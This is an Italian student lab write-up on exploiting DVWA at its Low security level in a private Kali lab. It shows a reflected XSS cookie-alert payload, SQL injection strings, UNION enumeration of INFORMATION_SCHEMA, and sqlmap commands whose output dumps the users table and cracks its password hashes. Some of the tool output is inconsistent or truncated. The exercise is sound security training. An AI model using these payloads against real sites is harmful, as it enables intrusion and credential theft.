

PRATICA S6L2:

Esercizio del Giorno

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi: Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Impostare il livello di sicurezza

Nel pannello DVWA:

- Vai su **DVWA Security**.
- Security Level: Low
- **Significato:** Nessuna protezione. Il codice è volutamente vulnerabile e facile da "bucare"




XSS reflected

XSS Reflected (Cross-Site Scripting Riflesso) è una vulnerabilità in cui un input malevolo (come uno script JavaScript) viene inviato tramite una richiesta HTTP (es. URL o form) e immediatamente "riflesso" nella risposta della pagina web, senza essere filtrato. Questo permette all'attaccante di eseguire codice nel browser della vittima, ad esempio mostrando un popup, rubando cookie o reindirizzando a siti dannosi.

È "riflesso" perché il payload non viene memorizzato, ma appare solo nella risposta immediata.

Esempio:


```
<script>alert(document.cookie)</script>
```



Ecco cosa significa, passo per passo:

- `<script>` è un tag HTML che serve a inserire codice JavaScript in una pagina web.
- `alert(document.cookie)` è un comando che mostra un popup con tutti i cookie associati alla pagina. I cookie possono contenere informazioni sensibili come token di sessione, dati di autenticazione o preferenze utente.

In breve: questo è un esempio di come un sito web possa essere **compromesso** se non filtra correttamente i contenuti inseriti dagli utenti.



SQL Injection (non-blind)


Una **SQL Injection non-blind** è una tecnica in cui un attaccante inserisce codice SQL in un campo vulnerabile (come un form di login o una barra di ricerca) e **riceve una risposta visibile** dal database.

Questo permette all'attaccante di capire subito se l'attacco ha avuto successo.



Esempio:

1. Inserendo **1' or 'a' = 'a**, si forza la condizione della query a essere sempre vera, permettendo l'accesso non autorizzato o la visualizzazione di dati che non dovrebbero essere accessibili. In parole povere: è come ingannare il sistema per ottenere una risposta che normalmente non verrebbe concessa.



2. **' or 1=1 --** altera la logica della query in modo che la condizione risulti sempre vera (`1=1` è sempre vero), mentre il `--` commenta il resto della query, impedendo l'esecuzione della parte che potrebbe bloccare l'accesso. Il risultato? Il sistema potrebbe concedere accessi o

mostrare dati che normalmente sarebbero protetti.

Vulnerability: SQL Injection

User ID:

ID: ' or 1=1 --
First name: admin
Surname: admin

ID: ' or 1=1 --
First name: Gordon
Surname: Brown

ID: ' or 1=1 --
First name: Hack
Surname: Me

ID: ' or 1=1 --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 --
First name: Bob
Surname: Smith

3. **UNION select user(), database() --**

Quella stringa che hai scritto è un esempio avanzato di SQL injection, in cui si sfrutta l'operatore UNION per unire il risultato di una query legittima con un'altra costruita dall'attaccante. In questo caso, si cerca di ottenere informazioni come l'utente corrente del database (user()) e il nome del database in uso (database()).

Vulnerability: SQL Injection

User ID:

ID: ' UNION select user(), database() --
First name: kali@localhost
Surname: dvwa

4. **' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS --** cerca di esplorare la struttura interna del database. Con questa query, un attaccante sta provando a elencare tutti i nomi delle colonne (COLUMN_NAME) di tutte le tabelle (TABLE_NAME) presenti negli schemi (TABLE_SCHEMA) del database. In altre parole, è come cercare di mappare l'intero contenuto del database per trovare informazioni sensibili o punti deboli.

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
Surname: PLUGIN_NAME

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
Surname: PLUGIN_VERSION

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
Surname: PLUGIN_STATUS

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
Surname: PLUGIN_TYPE

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
Surname: PLUGIN_TYPE VERSION

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
Surname: PLUGIN_LIBRARY

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
Surname: PLUGIN_LIBRARY VERSION

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
Surname: PLUGIN_AUTHOR

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
Surname: PLUGIN_DESCRIPTION

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: information_schema.ALL_PLUGINS
```

5. **' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa" --**Questa istruzione SQL injection cerca di estrarre informazioni dettagliate dal database, concentrandosi specificamente sullo schema "dvwa"—che è spesso utilizzato come ambiente di test per dimostrazioni di vulnerabilità web.

In particolare, la query sfrutta UNION SELECT per unire il risultato a una richiesta che concatena il nome dello schema e della tabella (TABLE_SCHEMA.TABLE_NAME) con il nome delle colonne (COLUMN_NAME). Il filtro WHERE table_schema="dvwa" limita l'output ai dati dell'applicazione target.

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.guestbook
Surname: comment_id

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.guestbook
Surname: comment

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.guestbook
Surname: name

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.users
Surname: user_id

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.users
Surname: first_name

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.users
Surname: last_name

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.users
Surname: user

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.users
Surname: password

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.users
Surname: avatar

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.users
Surname: last_login

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa"
First name: dvwa.users
Surname: failed_login
```

SQLMAP:

sqlmap è uno strumento open source usato nel penetration testing per automatizzare il rilevamento e lo sfruttamento delle vulnerabilità da SQL injection. È come un coltellino svizzero per chi analizza la sicurezza delle applicazioni web: potente, versatile e capace di interagire con una vasta gamma di database.

Con sqlmap puoi:

- Identificare e sfruttare diversi tipi di SQL injection (blind, error-based, time-based, ecc.).
- Estrarre dati da tabelle e colonne, anche in modo mirato.
- Eseguire comandi sul server se le condizioni lo permettono.
- Integrare con altri strumenti come Metasploit per escalation di privilegi.

Esempio:

1. Ho creato la variabile `c` che è una semplice definizione in Bash, dove assegno una stringa di cookie a una variabile. In questo caso:

```
C= "PHPSESSID=a2d79973b1d127c1df8e56a33e7fed57; security=low"
```

Serve a semplificare la scrittura dei comandi successivi. Invece di riscrivere i cookie ogni volta, uso `$c` per richiamare il contenuto.



```
(kali@kali)-[~]  
$ c="PHPSESSID=a2d79973b1d127c1df8e56a33e7fed57; security=low"  
  
(kali@kali)-[~]  
$ echo $c  
PHPSESSID=a2d79973b1d127c1df8e56a33e7fed57; security=low
```

2. **Identificazione dei Database** Ho avviato una scansione iniziale con:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie=$c --dbs
```

Grazie a sqlmap, il comando ha verificato se l'app è vulnerabile e ha richiesto l'elenco dei database esistenti.

```
sqlmap -u "http://192.168.50.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie=$c -D dvwa --tables

[+] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any abuse or damage caused by this program

[*] starting a new run /2025-08-01/

[INFO] [SQLMAP] executing back-end DBMS: mysql
[INFO] [SQLMAP] testing connection to the target URL.
SQLMAP received the following (connection profile): from stored session:
-----
Parameters: id (GET)
Type: form-submit
Title: MySQL, 5.5.5-12 AND (1=1) -- MySQL (MySQL)
Payload: 1=1 AND (SELECT 7001 FROM (SELECT(SLEEP(5)))a) -- "Send" - "EndOfSubmit-Submit"
Type: DBMS query
Title: MySQL (MySQL) query (SQL) = 1 columns
Payload: 1=1 AND (SELECT (SELECT(1) FROM (SELECT(SLEEP(5)))a) -- "Send" - "EndOfSubmit-Submit"

[INFO] [SQLMAP] the back-end DBMS is MySQL.
web server operating system: Linux Debian
web application technology: Apache/2.4.18
back-end DBMS: MySQL, 5.5.5-12 (MySQL)
[INFO] [SQLMAP] fetching database names.
[INFO] [SQLMAP] fetching available tables and columns for
available databases [1]:
[*] done
[*] information_schema

[INFO] [SQLMAP] fetched data logged to text file under "/home/burp/.local/share/sqlmap/output/192.168.50.100"
[*] ending a new run /2025-08-01/
```

3. Enumerazione Tabelle Successivamente ho esplorato la struttura del database dvwa :

sqlmap -u "<http://192.168.50.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit>" --
cookie=\$c -D dvwa --tables

```
[06:36:00] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
```

[06:36:00] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'

[06:36:00] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

[06:36:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'

[06:36:10] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?

[06:37:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'

[06:37:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other technique found

[06:37:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)

[06:37:05] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists, consider using more sophisticated payloads (e.g. '--technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')

[06:37:05] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of columns

[06:37:05] [INFO] target URL appears to have 2 columns in query

[06:37:05] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:

Parameter: id (GET)

Type: time-based blind

Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

Payload: id='1' AND (SELECT 7893 FROM (SELECT(SLEEP(5)))Dofx) AND 'SVnB'='SVnB6Submit-Submit'

Type: UNION query

Title: Generic UNION query (NULL) - 2 columns

Payload: id='1' UNION ALL SELECT CONCAT(0x7176766271,0x595944616a5a6e6648746b464a7641524374636a4773444a4a7265566f67707271737475767778797a7b7c7d7e7f808182838485868788898a8b8c8d8e8f90919293949596979899a0a1a2a3a4a5a6a7a8a9aaabacadaebaf0f1f2f3f4f5f6f7f8f9ff) --

[06:37:12] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Debian

web application technology: Apache 2.4.63

back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)

[06:37:12] [INFO] fetching tables for database: 'dvwa'

Database: dvwa

[2 tables]

guestbook
users

[06:37:12] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times

[06:37:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.100'

[*] ending @ 06:37:12 /2025-08-05/

4. **Analisi della Tabella** users quella che, per convenzione, custodisce le informazioni degli account. Con questo passo, ho chiesto quali **colonne** contiene.

```
sqlmap -u "http://192.168.50.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie=$c -D dvwa -T users --columns
```



```

back-end ODBP: MySQL > 5.6.12 (Percona fork)
00:40:13 [INFO] fetching tables for database: 'dwa'
00:40:15 [INFO] fetching columns for table 'users' in database 'dwa'
00:40:15 [INFO] fetching entries for table 'users' in database 'dwa'
00:40:15 [WARNING] reflective value(s) found and filtering out
00:40:15 [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/n]
do you want to crack them via a dictionary-based attack? [Y/n/q]
00:40:16 [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
1) default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
2) custom dictionary file
3) file with list of dictionary files
>
00:40:16 [INFO] using default dictionary
do you want to use common password suffixes? (slow) [y/N]
00:40:17 [INFO] starting dictionary-based cracking (md5_generic_password)
00:40:17 [INFO] starting 8 processes
00:40:18 [INFO] cracked password 'abc123' for hash 'c99a18c420c338d5f208851070021e90'
00:40:18 [INFO] cracked password 'charley' for hash '8d552d75ee2c3066dfe86fcd59216d'
00:40:17 [INFO] cracked password 'letmein' for hash '8d183080f559a8c8cd4de5cf1a9eeb7'
00:40:18 [INFO] cracked password 'password' for hash '5f40cc309aa78500183273e0951c789'
Database: dwa
Table: users
5 entries

```

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/OVA/hackable/users/admin.jpg	5f40cc309aa78500183273e0951c789 (password)	admin	admin	2025-08-05 06:15:10	0
2	gordon	/OVA/hackable/users/gordon.jpg	e99a18c420c338d5f208851070021e90 (abc123)	Gordon	Gordon	2025-08-05 06:15:10	0
3	1337	/OVA/hackable/users/1337.jpg	8d552d75ee2c3066dfe86fcd59216d (charley)	Mr	hack	2025-08-05 06:15:10	0
4	puble	/OVA/hackable/users/puble.jpg	8d183080f559a8c8cd4de5cf1a9eeb7 (letmein)	Filippo	Pablo	2025-08-05 06:15:10	0
5	smith	/OVA/hackable/users/smith.jpg	5f40cc309aa78500183273e0951c789 (password)	Smith	Ann	2025-08-05 06:15:10	0

```

00:40:18 [INFO] table 'dwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.100/dump/dwa/users.csv'
00:40:18 [INFO] fetching columns for table 'guestbook' in database 'dwa'
00:40:18 [INFO] fetching entries for table 'guestbook' in database 'dwa'
Database: dwa
Table: guestbook
1 entry

```

comment_id	name	comment
1	test	This is a test comment.

```

00:40:18 [INFO] table 'dwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.100/dump/dwa/guestbook.csv'
00:40:18 [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.100'
^C ending @ 00:40:20 /2025-08-05/

```

Conclusione dell'Esercizio: Sfruttamento delle Vulnerabilità XSS e SQL Injection su DVWA

Durante l'esercizio, è stato configurato correttamente un ambiente di laboratorio composto da una macchina attaccante Kali Linux e il target DVWA. Dopo aver verificato la comunicazione tra le due entità, si è proceduto con l'accesso all'applicazione vulnerabile e la configurazione del livello di sicurezza a **LOW**, condizione necessaria per simulare exploit realistici in ambiente controllato.

Successivamente, sono state identificate e sfruttate due tipologie di vulnerabilità:

- **XSS reflected:** È stata individuata una pagina vulnerabile che riflette input utente direttamente nell'output HTML, consentendo l'esecuzione di script malevoli nel browser della vittima. Questo tipo di attacco evidenzia i rischi legati all'assenza di validazione e sanitizzazione dell'input.
- **SQL Injection non blind:** È stata eseguita una serie di interrogazioni SQL malformate tramite tool come sqlmap, permettendo l'accesso al backend della DVWA, l'enumerazione delle tabelle e l'estrazione di dati sensibili dalla tabella users.

L'esercizio ha permesso di comprendere in modo pratico come queste vulnerabilità possano essere sfruttate e quanto sia fondamentale applicare **misure di sicurezza adeguate** come la sanitizzazione dell'input, la parametrizzazione delle query SQL e il monitoraggio delle risposte dell'applicazione.